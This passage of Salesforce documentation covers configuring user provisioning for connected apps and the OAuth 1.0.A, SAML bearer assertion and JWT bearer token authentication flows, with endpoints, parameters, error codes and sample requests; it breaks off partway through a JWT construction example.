Assign/Unassign a profile to the connected app	Create/Deactivate	SetupEntityAccess
Assign/Unassign a permission set to the connected app	Create/Deactivate	SetupEntityAccess

The operation value is stored in the UserProvisioningRequest object. Salesforce can either process the request, immediately, or wait for a complete approval process (if you add an approval process during the User Provisioning Wizard steps). To process the request, Salesforce uses a flow of the type *User Provisioning*, which includes a reference to the Apex UserProvisioningPlugin class. The flow calls the third-party service’s API to manage user account provisioning on that system.

If you want to send user provisioning requests based on events in Active Directory, use Salesforce Identity Connect to capture those events and synchronize them into your Salesforce organization. Then, Salesforce sends the user provisioning requests to the third-party system to provision or de-provision users.

Limitations

Entitlements

The roles and permissions for the service provider can’t be managed or stored in the Salesforce organization. So, specific entitlements to resources at the service provider are not included when a user requests access to a third-party app that has user provisioning enabled. While a user account can be created for a service provider, any additional roles or permissions for that user account should be managed via the service provider.

Scheduled account reconciliation

Run the User Provisioning Wizard each time you want to collect and analyze users in the third-party system. You can’t configure an interval for an automatic collection and analysis.

Access re-certification

After an account is created for the user, validation of the user’s access to resources at the service provider must be performed at the service provider.

Configure User Provisioning for Connected Apps

USER PERMISSIONS

To read:	“Customize Application”
To create, update, or delete:	“Customize Application” AND either “Modify All Data” OR “Manage Connected Apps”
To update all fields except Profiles, Permission Sets, and Service Provider SAML Attributes:	“Customize Application”
To update Profiles, Permission Sets, and Service Provider SAML Attributes:	“Customize Application” AND “Modify All Data”
To uninstall:	“Download AppExchange Packages”

EDITIONS



Available in: both Salesforce Classic and Lightning Experience

Connected Apps can be created in: **Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

Connected Apps can be installed in: **All** Editions

Configure a connected app to save time provisioning users for applications.

Salesforce provides a step-by-step wizard to guide you through the user provisioning settings for each connected app.

Before you use the wizard, you need the following.

A connected app for the third-party service

Any connected app can support user provisioning, including a “bookmark” connected app.

Named credentials

Named credentials identify the third-party system and its authentication settings. Calls to the third-party system, such as creating, editing, or deleting accounts, use the third-party authentication settings in the named credential. For the named credential, you specify a Named Principal, which can be an account on the third-party system or an OAuth authorization for an existing Auth. Provider in your organization. The User Provisioning Wizard asks for this named credential.

A flow created with the Flow Designer

Flows manage provisioning requests to the third-party system. Salesforce provides several packages containing pre-configured flows to simplify your user provisioning setup process (coming soon!). You associate one of these flows with the connected app using the User Provisioning Wizard.

You can create your own flow, too. For more information, see [Create Your Own User Provisioning Flow](#).

If user provisioning is enabled, use the following steps to start the User Provisioning Wizard for an existing connected app.

1. From Setup, enter *Connected Apps* in the *Quick Find* box, then select the option for managing connected apps.
2. Click the name of the connected app.
3. On the Connected App Detail page, click **Edit**.
4. In the User Provisioning Settings section, select **Enable User Provisioning**.
5. Click **Save**.

After you click **Save**, Salesforce returns you to the Connected App Detail page. To get to the Connected App Detail page from Setup, enter *Connected Apps* in the *Quick Find* box, then select the option for managing connected apps and click the name of the connected app.

6. In the User Provisioning Settings section, click **Launch User Provisioning Wizard** to start the wizard.

After the User Provisioning Wizard finishes, you can return to the Connected App Detail page (from Setup, enter *Connected Apps* in the Quick Find box, then select the option for managing connected apps and click the name of the connected app) to edit individual user account information for quick updates. Each user is listed on the Connected App Detail page in the User Accounts section. Or, rerun the wizard to collect and analyze the accounts on the third-party system, make changes to the configuration, and process all the accounts.

If you added an approval process while running the User Provisioning Wizard, the **Approval Process** field is selected in the detail page.

Create Your Own User Provisioning Flow

If the packaged flows don't support the third-party system you want, or to customize a solution, create your own flow with the `UserProvisioningPlugin` Apex class and the `UserProvisioningRequest` and `UserProvAccount` standard objects. When you create your own flow, save it with the flow type *User Provisioning*. To create your own flow, make sure you're familiar with creating flows with the Flow Designer and developing Apex triggers. Your flow needs the following.

- An Apex trigger using the `UserProvisioningPlugin` class
 - The following input and output variables in the flow.
 - Input: `User`, `UserProvisioningRequest`, `UserProvAccount`
 - Output: `ExternalUserId`, `ExternalUsername`, `ExternalFirstName`, `ExternalLastName`, `ExternalEmail`, `Details`, `Status`
 - At least one Apex plugin in the flow must have the following input and output parameters.
 - Input: `userProvisioningRequestId`, `userId`, `namedCredDevName`, `reconFilter`, `reconOffset`
 - Output: `ExternalUserId`, `ExternalUsername`, `ExternalFirstName`, `ExternalLastName`, `ExternalEmail`, `Details`, `Status`, `reconState`, `nextReconOffset`
 - A `Lookup User` record lookup element to modify during user account linking between Salesforce users and users on the third-party system.
-  **Note:** Named credentials don't work with SOAP API callouts. If you are implementing a custom flow (not provided by Salesforce) for a third-party system using the SOAP API, then create a placeholder named credential to allow the wizard to advance to the next step. In your custom flow, use the Apex plugin to pass the credentials using input parameters from the flow.

Manage User Provisioning Requests

USER PERMISSIONS

To read:	"Customize Application"
To create, update, or delete:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps"
To update all fields except Profiles, Permission Sets, and Service Provider SAML Attributes:	"Customize Application"
To update Profiles, Permission Sets, and Service Provider SAML Attributes:	"Customize Application" AND "Modify All Data"
To uninstall:	"Download AppExchange Packages"

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Connected Apps can be created in: **Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

Connected Apps can be installed in: **All** Editions

After you configure user provisioning for a connected app, you can manage the settings and approvals for individual user account provisioning, de-provisioning, or updates.

Use the following to manage individual requests and user accounts.

User Provisioning Requests Tab

From the User Provisioning Requests tab, you can view details and manage approvals for an individual user provisioning request. The user provisioning request details include information on the status of the request and the status of an approval (if necessary and configured).

Click the Name field value of a recent user provisioning request to see details, including the following.

Operation

The action for the current request. Possible values are the following.

- Create
- Read
- Update
- Deactivate
- Activate
- Freeze
- Unfreeze
- Reconcile (compares the Salesforce account to the account on the third-party system)
- Linking (changes the current Link State)

State

The `State` value changes during a reconciliation process to gather and compare user accounts on the third-party system to Salesforce user accounts. Typically, when first created, a user provisioning request has the `State` value of `New`. When a collection process begins, the `State` transitions to `Collecting` until that process is finished. When the process finishes, the `State` is `Collected`.

If an analyze process is triggered, due to some difference between the accounts, the `State` transitions to `Analyzing` until that process finishes. When the process finishes, the `State` is `Analyzed`. If a process commits the request, based on the linkage settings, the `State` then transitions to `Committing`, and Salesforce updates the user account properties, accordingly. When that update process finishes, the `State` transitions to `Completed`.

However, the `State` does not necessarily start at `New`. If some custom process initiates a request to reconcile accounts, an entry could start with the `Analyzing State`.

Also, the `State` cannot go backwards from an active task. For example, a successful `Analyzing State` must progress to `Analyzed`; unless the active process fails, and then the `State` changes to `Failed`.

If you click the User Provisioning Account field value, you see details about the user's account. The following fields have picklist fields describing the current state of the user account.

Status

The status of the account in the target system. The valid values are:

- `Active`
- `Deactivated`
- `Deleted`

Link State

The state of the current connection between the user account in the Salesforce organization and the associated user account in the target system. The valid values are:

- `linked`— changes to the account in the Salesforce organization are queued to be updated for the associated user account in the target system.
- `duplicate`— an associated account in the target system exists.
- `orphaned`—no associated account exists in the target system.
- `ignored`— changes to the account in the Salesforce organization have no effect on the associated user account in the target system.

To edit these values, use the User Accounts section of a connected app's detail page.

User Accounts Section of a Connected App's Detail Page

The User Accounts section in a connected app's detail page lists all the accounts discovered and linked to the third-party service. Use this section to manage the Link State to the third-party account and edit details stored in the account configuration.

Normally, Salesforce manages the Link State to the account on the third-party service. Salesforce can discover and associate user accounts between a Salesforce organization and a third-party system during a reconciliation process. The association is based on attributes you specify in the User Provisioning Wizard.

Select **Let me manage the account linkage** *only* if you'd rather control the Link State, instead of letting Salesforce do it for you.

The Link State can have the following values.

User Provisioning Request Sharing Rules

If you've added approval processes to your user provisioning configuration, set sharing rules so others can see and approve a user provisioning request, such as another user or manager.

From Setup, enter *Sharing Settings* in the Quick Find box, then select **Sharing Settings**.

Create User Provisioning for Connected Apps Custom Reports

Organizations with user provisioning for connected apps can run reports that show provisioning accounts, requests, and other information using custom report types.

1. Make sure you're familiar with custom report types and the general steps for creating and maintaining them.
2. Create custom report types relating these objects and configuring them as necessary. Make all fields available for reporting. Add each report to the User Provisioning report type category. Provide a clear name and description for each report type so users who create reports can understand which one to use for their needs.

Primary Object	Description
User Provisioning Accounts	Contains information that links a Salesforce user account with an account in a third-party (target) system, such as Google, for users of connected apps with Salesforce user provisioning enabled.
User Provisioning Logs	Contains messages generated during the process of provisioning users for third-party applications.
User Provisioning Mock Targets	Contains user data for testing before committing the data to a third-party system for user provisioning.
User Provisioning Requests	Contains information about individual provisioning requests for each user.

Connected Apps can be created in: **Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

Connected Apps can be installed in: **All** Editions

You remove a connected app from your organization by uninstalling the package the app is part of.

 **Note:** When a connected app is uninstalled, the access and refresh tokens of all users of the application are removed. This prevents a user from running the application later, using an existing access token, without explicitly approving the application themselves.

Connected App and OAuth Terminology

Access Token

A value used by the consumer to gain access to protected resources on behalf of the user, instead of using the user’s Salesforce credentials.

For OAuth 1.0.A, the access token must be exchanged for a session ID.

For OAuth 2.0, the access token is a session ID, and can be used directly.

Authorization Code

Only used in OAuth 2.0 with the Web server flow. A short-lived token that represents the access granted by the end user. The authorization code is used to obtain an access token and a refresh token. For OAuth 1.0.A, see [RequestToken](#).

Callback URL

A URL associated with your client application. In some contexts this must be a real URL that the client’s Web browser is redirected to. In others, the URL isn’t actually used; however, between your client application and the server (the connected app definition) the value must be same. For example, you may want to use a value that identifies the application, such as `http://MyCompany.Myapp`.

Consumer

A Web site or application that uses OAuth to authenticate both the Salesforce user as well as the application on the user’s behalf.

Consumer Key

A value used by the consumer to identify itself to Salesforce. Referred to as `client_id` in OAuth 2.0.

Consumer Secret

A secret used by the consumer to establish ownership of the consumer key. Referred to as `client_secret` in OAuth 2.0.

EDITIONS

Available in: Salesforce Classic

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth applications:

- “Manage Connected Apps”

Nonce

A number, often a random number, used during authentication to ensure that requests cannot be reused.

Refresh Token

Only used in OAuth 2.0. A token used by the consumer to obtain a new access token, without having the end user approve the access again.

Request Token

A value used by the consumer to obtain authorization from the user, and exchanged for an access token. Request tokens are only used in OAuth 1.0.A. For OAuth 2.0, see [Authorization Code](#).

Service Provider

A Web application that allows access using OAuth. This is your Salesforce instance after remote access has been enabled.

Token Secret

A secret used by the consumer to establish ownership of a given token, both for request tokens and access tokens.

User

An individual who has a Salesforce login.

SEE ALSO:

[Authenticating Apps with OAuth](#)

App Authentication

Authenticating Apps with OAuth

When a user requests their Salesforce data from within the external application (the consumer's page), the user must be authenticated by Salesforce. There are several steps in each authentication flow, as dictated by the OAuth standard and what is trying to access Salesforce.

Salesforce supports OAuth versions 1.0A and 2.0 authentication flows.

- [OAuth 1.0.A](#)—This version of OAuth has only one flow.
- [OAuth 2.0 Web server](#)—The Web server authentication flow is used by applications that are hosted on a secure server. A critical aspect of the Web server flow is that the server must be able to protect the consumer secret. You can also use code challenge and verifier values in the flow to prevent authorization code interception.
- [OAuth 2.0 user-agent](#)—The user-agent authentication flow is used by client applications (consumers) residing in the user's device. This could be implemented in a browser using a scripting language such as JavaScript, or from a mobile device or a desktop application. These consumers cannot keep the client secret confidential.
- [OAuth 2.0 refresh token flow](#)—After the consumer has been authorized for access, they can use a refresh token to get a new access token (session ID). This is only done after the consumer already has received a refresh token using either the Web server or user-agent flow.
- [OAuth 2.0 JWT Bearer Token Flow](#)—The OAuth 2.0 JWT bearer token flow defines how a JWT can be used to request an OAuth access token from Salesforce when a client wishes to utilize a previous authorization. Authentication of the authorized application is provided by a digital signature applied to the JWT.
- [OAuth 2.0 SAML Bearer Assertion Flow](#)—The OAuth 2.0 SAML bearer assertion flow defines how a SAML assertion can be used to request an OAuth access token when a client wishes to utilize a previous authorization. Authentication of the authorized application is provided by the digital signature applied to the SAML assertion.

EDITIONS

Available in: Salesforce Classic

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth applications:

- "Manage Connected Apps"

- [SAML assertion flow](#)—The SAML assertion flow is an alternative for organizations that are currently using SAML to access Salesforce, and want to access the Web services API the same way. The SAML assertion flow can only be used inside a single organization. You do not have to create a connected app to use this assertion flow.
- [OAuth 2.0 username and password](#)—The username-password authentication flow can be used to authenticate when the consumer already has the user’s credentials.
 - ⚠ **Warning:** This OAuth authentication flow involves passing the user’s credentials back and forth. Use this authentication flow only when necessary. No refresh token will be issued.

For all authentication flows, if a user is asked to authorize access and instead clicks the link indicating they are not the currently signed in user, the current user is logged out and the authorization flow restarts with authenticating the user.

- ✔ **Note:** Users can authorize an application to access Salesforce more than once, for example, for both a laptop and a desktop computer. The default limit is five authorizations per application per user. If a user tries to grant access to an application more times than allowed by the organization limit, the least recently used access token for that application is revoked. Newer applications (using the OAuth 2.0 protocol) using the Web server flow are automatically approved for additional devices after the user has granted access once. The user-agent flow requires user approval every time.

OAuth 2.0 Endpoints

The three primary endpoints used with OAuth 2.0 are:

- Authorization—<https://login.salesforce.com/services/oauth2/authorize>
- Token—<https://login.salesforce.com/services/oauth2/token>
- Revoke—<https://login.salesforce.com/services/oauth2/revoke>

See [Revoking OAuth Tokens](#) on page 4933 for details on revoking access.

For a sandbox, use `test.salesforce.com` instead of `login.salesforce.com`.

OAuth 1.0.A Authentication Flow

The following diagram displays the authentication flow steps for OAuth 1.0.A. The individual step descriptions follow. OAuth 1.0.A has a single authentication flow.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth applications:

- “Manage Connected Apps”

1. The consumer [requests a RequestToken](#). Salesforce verifies the request and returns a request token.
2. The consumer should redirect the user to Salesforce, where they are prompted to log in.
3. Salesforce [authorizes the user](#).
4. Once the user is authorized, the consumer [requests an AccessToken](#).
5. Salesforce verifies the request and grants the token.
6. After the token is granted, the consumer accesses the data either [through their application](#) or [through the Force.com Web services API](#).
7. Salesforce verifies the request and allows access to the data.

The following sections go into more details about each of these steps.

 **Tip:** To use a connected app with a [sandbox](#), use `test.salesforce.com` instead of `login.salesforce.com` in the following sections.

For the list of possible error codes returned by Salesforce, see [OAuth 1.0.A Error Codes](#) on page 4907.

Requesting a RequestToken

When a consumer makes an initial request to Salesforce, a RequestToken is returned if the request is valid. The following steps contain more detail for the developer who is using a connected app to request Salesforce data.

1. A consumer application needs to access Salesforce data and sends a request to `https://login.salesforce.com/_nc_external/system/security/oauth/RequestTokenHandler`. The request contains the following:
 - A valid request for a RequestToken, which contains the following OAuth parameters.
 - `oauth_consumer_key`
 - `oauth_signature_method`—must be HMAC-SHA1.
 - `oauth_signature`
 - `oauth_timestamp`
 - `oauth_nonce`
 - `oauth_version`—optional, must be “1.0” if included
 - `oauth_callback`—must be one of the following:
 - URL hosted by the consumer, for example, `https://www.appirio.com/sfdc_accounts/access_token_ready.html`. Note that this URL uses https or another protocol. It cannot use http.
 - `oob`, meaning out of band.
 - A [signature](#) on page 4906 created according to the OAuth specification for HMAC-SHA1.
2. After Salesforce receives the request, Salesforce:
 - Validates the request with its own copy of the consumer secret
 - Generates a response containing RequestToken and RequestTokenSecret in the HTTP body as name/value pairs
 - Sends the response back to the consumerA RequestToken is only valid for 15 minutes, plus three minutes to allow for differences between machine clocks.
3. The consumer directs the user to a Salesforce login page, as specified in the next section.

Authorizing the User

After the request from the consumer is made to Salesforce, the user must be authenticated by Salesforce before the process continues. The following contains more detailed steps about the login procedure for developers who are using a connected app to request Salesforce data.

1. The consumer redirects the user to the following location, where they are prompted to log in:
`https://login.salesforce.com/setup/secur/RemoteAccessAuthorizationPage.apexp`. The appropriate GET query parameters are appended to this URL.
 - `oauth_token` – the RequestToken
 - `oauth_consumer_key`

 **Note:** If an `oauth_callback` parameter is included, it is ignored.

2. The Remote Access Authorization page displays.
3. If the user approves access for the consumer, Salesforce generates the `AccessToken` and `AccessTokenSecret`.

 **Note:** The number of concurrent access tokens that can be granted by a user to an application is limited. The default is five per application per user. If this authorization exceeds the limit for the organization, the user is notified that their authorization automatically revokes the token or tokens for this application that haven't been used for the longest period of time.
4. Salesforce verifies the callback URL (either specified in the connected app definition pages or in the `oauth_callback` parameter from the previous stage). One of the following redirections occurs.
 - If the `oauth_callback` defined in the `RequestToken` is `oob` and the **Callback URL** field in the connected app definition page has a valid value, the user is redirected to that URL.
 - If the `oauth_callback` defined in the `RequestToken` is a valid URL, the user is redirected to that URL.
5. The consumer is notified that the `AccessToken` and `AccessTokenSecret` are available either by receiving the verification token from Salesforce or the validation code from the end user.

Requesting the AccessToken

Once the user has been authenticated, the consumer can exchange a `RequestToken` for an `AccessToken`. The following contains more detailed steps regarding the exchange of tokens for developers who are using a connected app to request Salesforce data.

1. The consumer makes an HTTPS GET or POST request to `https://login.salesforce.com/_nc_external/system/security/oauth/AccessTokenHandler`, with the required parameters in the query or post data.
 - `oauth_consumer_key`
 - `oauth_signature_method`
 - `oauth_signature`
 - `oauth_timestamp`
 - `oauth_token`
 - `oauth_nonce`
 - `oauth_verifier`
 - `oauth_version`—optional, must be “1.0” if included
2. Salesforce validates the following elements.
 - The consumer secret
 - The consumer key
 - The signature
 - That the `RequestToken` has never been used before
 - The timestamp (must be within 15 minutes, plus three minutes to allow for differences between machine clocks)
 - That the nonce has never used before
3. Upon validation, Salesforce returns the `AccessToken` and `AccessTokenSecret` in the HTTP response body as name/value pairs.

Generating `oauth_signature` for Login

You can access Salesforce using either the user interface, or using the API. The `oauth_signature` used for login is generated differently, depending on which method you use.

- User interface—use `https://login.salesforce.com` for generating the signature
- API—use `https://login.salesforce.com/services/OAuth/type/api-version` for generating the signature. `type` must have one of the following values.
 - `u`—Partner WSDL
 - `c`—Enterprise WSDL

For example, `https://login.salesforce.com/services/OAuth/u/17.0`.

Accessing Salesforce Data Using the Consumer Application

Once the consumer possesses a valid `AccessToken`, a connected app can request to access Salesforce data. The following contains more detailed steps regarding accessing data for developers who are using a connected app to request Salesforce data.

1. The consumer makes an HTTPS POST request to `https://login.salesforce.com`, with the required parameters in the authorization header.
 - `oauth_consumer_key`
 - `oauth_token`
 - `oauth_signature_method`
 - `oauth_signature`
 - `oauth_timestamp`
 - `oauth_nonce`
 - `oauth_version` (optional, must be "1.0" if included)
2. Salesforce validates the request and sends a valid session ID to the consumer.

Accessing Salesforce Data Using the API

Once the consumer possesses a valid `AccessToken`, a connected app can request to access Salesforce data using the Force.com Web services API.

 **Note:** Your organization must have access to both the API and to the connected app. Contact your Salesforce representative for more information.

The following contains more detailed steps regarding accessing data for developers who are using a connected app to request Salesforce data.

1. The consumer makes an HTTPS POST request to Salesforce.
 - The URL must have the following format:
`https://login.salesforce.com/services/OAuth/type/api-version`.
`type` must have one of the following values.
 - `u`—Partner WSDL
 - `c`—Enterprise WSDL`api-version` must be a valid API version.
 - The authorization header must have the following parameters.

- `oauth_consumer_key`
- `oauth_token`
- `oauth_signature_method`
- `oauth_signature`
- `oauth_timestamp`
- `oauth_nonce`
- `oauth_version` (optional, must be "1.0" if included)

2. Salesforce validates the request and sends a valid session ID to the consumer. The response header includes the following.

```
<response>
  <metadataServerUrl>https://na1.salesforce.com/services/Soap/m/17.0/00D300000006qjK
</metadataServerUrl>
  <sandbox>>false</sandbox>
  <serverUrl>https://na1.salesforce.com/services/Soap/u/17.0/00D300000006qjK
</serverUrl>
  <sessionId>00D300000006qrN!AQoAQJTMzwTa67tGgQcklng_xgMSuWVBpFwZ1xUq2kLjMYg6Zq
    GTS8Ezu_C3w0pdT1DMyHiJgB6fbhhEPxKjGqlYnlROIUs1</sessionId>
</response>
```

OAuth 1.0.A Error Codes

Salesforce returns the following error codes during the [OAuth 1.0.A Authentication Flow](#). The returned error code is based on the error received.

Fault Code	Error	Notes
1701	Failed: Nonce Replay Detected	A Nonce can only be used once.
1702	Failed: Missing Consumer Key Parameter	
1703	Failed: Invalid Access Token	
1704	Failed: Version Not Supported	You must specify 1.0 for the <code>oauth_version</code> parameter.
1705	Failed: Invalid Timestamp	The timestamp is one of the following: missing, in the future, too old, or malformed.
1706	Failed: Invalid Nonce	The Nonce is missing.
1707	Failed: Missing OAuth Token Parameter	
1708	Failed: IP Address Not Allowed	
1709	Failed: Invalid Signature Method	The RequestToken contains an invalid <code>oauth_signature_method</code> parameter.

Fault Code	Error	Notes
1710	Failed: Invalid Callback URL	The RequestToken contains an invalid <code>oauth_callback</code> parameter. Value must be either <code>oob</code> or a valid URL that uses https.
1711	Failed: Invalid Verifier	The AccessToken contains an invalid <code>oauth_verifier</code> parameter.
1712	Failed: Get Access Token Limit Exceeded	Can only attempt to exchange a RequestToken for an AccessToken three times.
1713	Failed: Consumer Deleted	The remote access application has been deleted from the Salesforce organization.
1716	Failed: OAuth Api Access Disabled	Either the Force.com Web services API is not enabled for the organization, or OAuth API access has been disabled for the organization.

OAuth 2.0 SAML Bearer Assertion Flow

A SAML assertion is an XML security token, generally issued by an identity provider and consumed by a service provider who relies on its content to identify the assertion's subject for security-related purposes.

The OAuth 2.0 SAML bearer assertion flow defines how a SAML assertion can be used to request an OAuth access token when a client wishes to utilize a previous authorization. Authentication of the authorized application is provided by the digital signature applied to the SAML assertion.

A more detailed explanation can be found here:

<http://tools.ietf.org/html/draft-ietf-oauth-saml2-bearer>.

Overview of OAuth 2.0 SAML Bearer Assertion Flow

The OAuth 2.0 SAML bearer assertion flow is similar to a refresh token flow within OAuth. The SAML assertion is POSTed to the OAuth token endpoint, which in turn processes the assertion, and issues an `access_token` based upon prior approval of the application. However, the client doesn't need to have or store a `refresh_token`, nor is a `client_secret` required to be passed to the token endpoint.

The following are the general steps involved in using the OAuth 2.0 SAML bearer assertion flow:

1. The developer creates a connected app and registers an X509 Certificate. This certificate corresponds to the private key of their application. When the connected app is saved, the `Consumer Key` (OAuth `client_id`) is generated and assigned to the application.
2. The developer writes an application that generates a SAML assertion, and signs it with their private key.
3. The assertion is POSTed to the token endpoint <https://login.salesforce.com/services/oauth2/token>.
4. The token endpoint validates the signature using the certificate registered by the developer.
5. The token endpoint validates the `Audience`, `Issuer`, `Subject`, and validity of the assertion.
6. Assuming the assertion is valid and the application has been previously authorized by the user or administrator, Salesforce issues an `access_token`.

EDITIONS

Available in: Salesforce Classic

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth applications:

- "Manage Connected Apps"

 **Note:** A `refresh_token` is never issued in this flow.

Creating a SAML Bearer Assertion

The developer must create a valid SAML bearer assertion that conforms to the following rules:

- The `Issuer` must be the OAuth `client_id` or the connected app for which the developer registered their certificate.
- The `Audience` must be `https://login.salesforce.com` or `https://test.salesforce.com`.
- The `Recipient` must be `https://login.salesforce.com/services/oauth2/token` or `https://test.salesforce.com/services/oauth2/token`.
- The `Subject NameID` must be the username of the desired Salesforce user.
- The assertion must be signed according to the [XML Signature specification](#), using RSA and either SHA-1 or SHA-256.
- The SAML assertion must conform with the general format rules specified here: <http://tools.ietf.org/html/draft-ietf-oauth-saml2-bearer>.
- When POSTed to the token endpoint, the assertion must be encoded using base64url encoding as defined here: <http://tools.ietf.org/html/rfc4648#page-7>

The following is a sample assertion:

```
<?xml version="1.0" encoding="UTF-8"?>
<saml:Assertion xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion"
ID="_cd3649b3639560458bc9d9b33dfee8d21378409114655" IssueInstant="2013-09-05T19:25:14.654Z"

</saml:Assertion>

```

Using SAML Bearer Assertions

SAML bearer assertions should be POSTed to the token endpoint at
<https://login.salesforce.com/services/oauth2/token> or
<https://test.salesforce.com/services/oauth2/token>.

When POSTed, the following parameters must be provided:

- `grant_type`: `urn:ietf:params:oauth:grant-type:saml2-bearer` — Required.
- `assertion`: The SAML bearer assertion, encoded using `base64url` as defined here:
<http://tools.ietf.org/html/rfc4648#page-7> — Required.

Additional standard parameters:

- `format`: Format of the response may be specified as in an OAuth flow, using the `token` parameter, or an HTTP Accepts header.
- `scope`: Scope is not supported in the flow. The value for this parameter is the combination of scopes from previous approvals.

Here is a sample token request:

```
POST /services/oauth2/token HTTP/1.1
Host: login.salesforce.com
Content-Type: application/x-www-form-urlencoded

grant_type=
urn%3Aietf%3Aparams%3Aoauth%3Agrant-type%3Asaml2-bearer&assertion=PHNhbWxwOl... [omitted
for brevity]...ZT
```

Server Sends a Response

After the request is verified, Salesforce sends a response to the client. Token responses for the OAuth 2.0 SAML bearer token flow follow the same format as `authorization_code` flows, although no `refresh_token` is ever issued.

Note: A SAML OAuth 2.0 bearer assertion request looks at all the previous approvals for the user that include a `refresh_token`. If matching approvals are found, the values of the approved scopes are combined and an `access_token` is issued (with "token_type" value "Bearer"). If no previous approvals included a `refresh_token`, no approved scopes are available, and the request fails as unauthorized.

Errors

If there is an error in processing the SAML bearer assertion, the server replies with a standard OAuth error response, including an error and an error description containing additional information regarding the reasons the token was considered invalid. Here is a sample error response:

```
HTTP/1.1 400 Bad Request
Content-Type: application/json
Cache-Control: no-store
{
  "error": "invalid_grant",
  "error_description": "Audience validation failed"
}
```

[Authenticating Apps with OAuth](#)

OAuth 2.0 JWT Bearer Token Flow

JSON Web Token (JWT) is a JSON-based security token encoding that enables identity and security information to be shared across security domains.

The OAuth 2.0 JWT bearer token flow defines how a JWT can be used to request an OAuth access token from Salesforce when a client wishes to utilize a previous authorization. Authentication of the authorized application is provided by a digital signature applied to the JWT.

More detailed explanations of a JWT and the JWT bearer token flow for OAuth can be found at:

- <http://tools.ietf.org/html/draft-ietf-oauth-jwt-bearer>
- <http://tools.ietf.org/html/draft-jones-json-web-token>

Overview of OAuth 2.0 JWT Bearer Token Flow

The OAuth 2.0 JWT bearer token flow is similar to a refresh token flow within OAuth. The JWT is POSTed to the OAuth token endpoint, which in turn processes the JWT, and issues an `access_token` based upon prior approval of the application. However, the client doesn't need to have or store a `refresh_token`, nor is a `client_secret` required to be passed to the token endpoint.

JWT bearer flow supports the RSA SHA256 algorithm, which uses an uploaded certificate as the signing secret.

The OAuth 2.0 JWT bearer token flow involves the following general steps:

1. The developer creates a new or uses an existing connected app and may optionally register an X509 Certificate. This certificate corresponds to the private key of their application. When the connected app is saved, the Consumer Key (OAuth `client_id`) and Consumer Secret are generated and assigned to the application.
2. The developer [writes an application that generates a JWT](#), and signs it with their certificate.
3. [The JWT is POSTed to the token endpoint](#) `https://login.salesforce.com/services/oauth2/token`, or, if implementing for a community, `https://acme.force.com/customers/services/oauth2/token` (where `acme.force.com/customers` is your community URL).
4. [The token endpoint validates the signature](#) using the certificate registered by the developer.
5. The token endpoint validates the audience (`aud`), issuer (`iss`), validity (`exp`), and subject (`sub`) of the JWT.
6. Assuming the JWT is valid and the application has been previously authorized by the user or administrator, Salesforce issues an `access_token`.

 **Note:** A `refresh_token` is never issued in this flow.

Creating a JWT Bearer Token

The developer must create a valid JWT bearer token that conforms to RSA SHA256 according to the following rules.

- The issuer (`iss`) must be the OAuth `client_id` or the connected app for which the developer registered their certificate.
- The audience (`aud`) must be `https://login.salesforce.com`, `https://test.salesforce.com`, or, if implementing for a community, `https://acme.force.com/customers` (where `acme.force.com/customers` is your community URL).
- The subject (`sub`) must be the username of the desired Salesforce user or, if implementing for a community, the Salesforce community user. For backwards compatibility, you can use `principal (prn)` instead of `subject (sub)`. If both are specified, `prn` is used.
- The validity (`exp`) must be the expiration time of the assertion, within five minutes, expressed as the number of seconds from 1970-01-01T0:0:0Z measured in UTC.

EDITIONS

Available in: Salesforce Classic

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth applications:

- "Manage Connected Apps"

- The JWT must be signed using RSA SHA256.
- The JWT must conform with the general format rules specified here: <http://tools.ietf.org/html/draft-jones-json-web-token>.

To construct a JWT bearer token, do the following:

1. Construct a JWT Header in the following format: `{"alg": "RS256"}`.
2. Base64url encode the JWT Header as defined here: <http://tools.ietf.org/html/rfc4648#page-7>. The result should be similar to this: `eyJhbGciOiJSUzI1NiJ9`.
3. Construct a JSON Claims Set for the JWT with the `iss`, `sub`, `aud`, and `exp`:

```
{ "iss": "3MVG990xTyEMCQ3gNp2PjkqeZKxnmAiG1xV4oHh9AKL_rSK.BoSVPGZHQ
ukXnVjzRgSuQqGn75NL7yfkQcyy7",
  "sub": "my@email.com",
  "aud": "https://login.salesforce.com",
  "exp": "1333685628" }
```

4. Base64url encode the JWT Claims Set without any line breaks. For example:

```
eyJpc3MiOiAiM01WRzk5T3hUeUVNQ1EzZ05wM1Bqa3F1Wkt4bm1BaUcxeFY0b0hoOUFLTF9yU0su
Qm9TV1BHWkhRdWtYblZqelJnU3VRcUduNzVOTDd5ZmtRY3l5NyIsICJwcm4iOiAibXlAZW1haWwu
Y29tIiwgImF1ZCI6ICJodHRwczovL2xvZ2luLnNhbGVzZm9yY2UuY29tIiwgImV4cCI6ICIxMzMz
Njg1NjI4In0=
```

5. Create a new string for the encoded JWT Header and the encoded JWT Claims Set, in this format:

```
encoded_JWT_Header + "." + encoded_JWT_Claims_Set
```

In the following example, the encoded JWT Header is highlighted:

```
eyJhbGciOiJSUzI1NiJ9.eyJpc3MiOiAiM01WRzk5T3hUeUVNQ1EzZ05wM1Bqa3F1Wkt4bm1BaUcxeFY0b0hoOUFLTF9yU0su
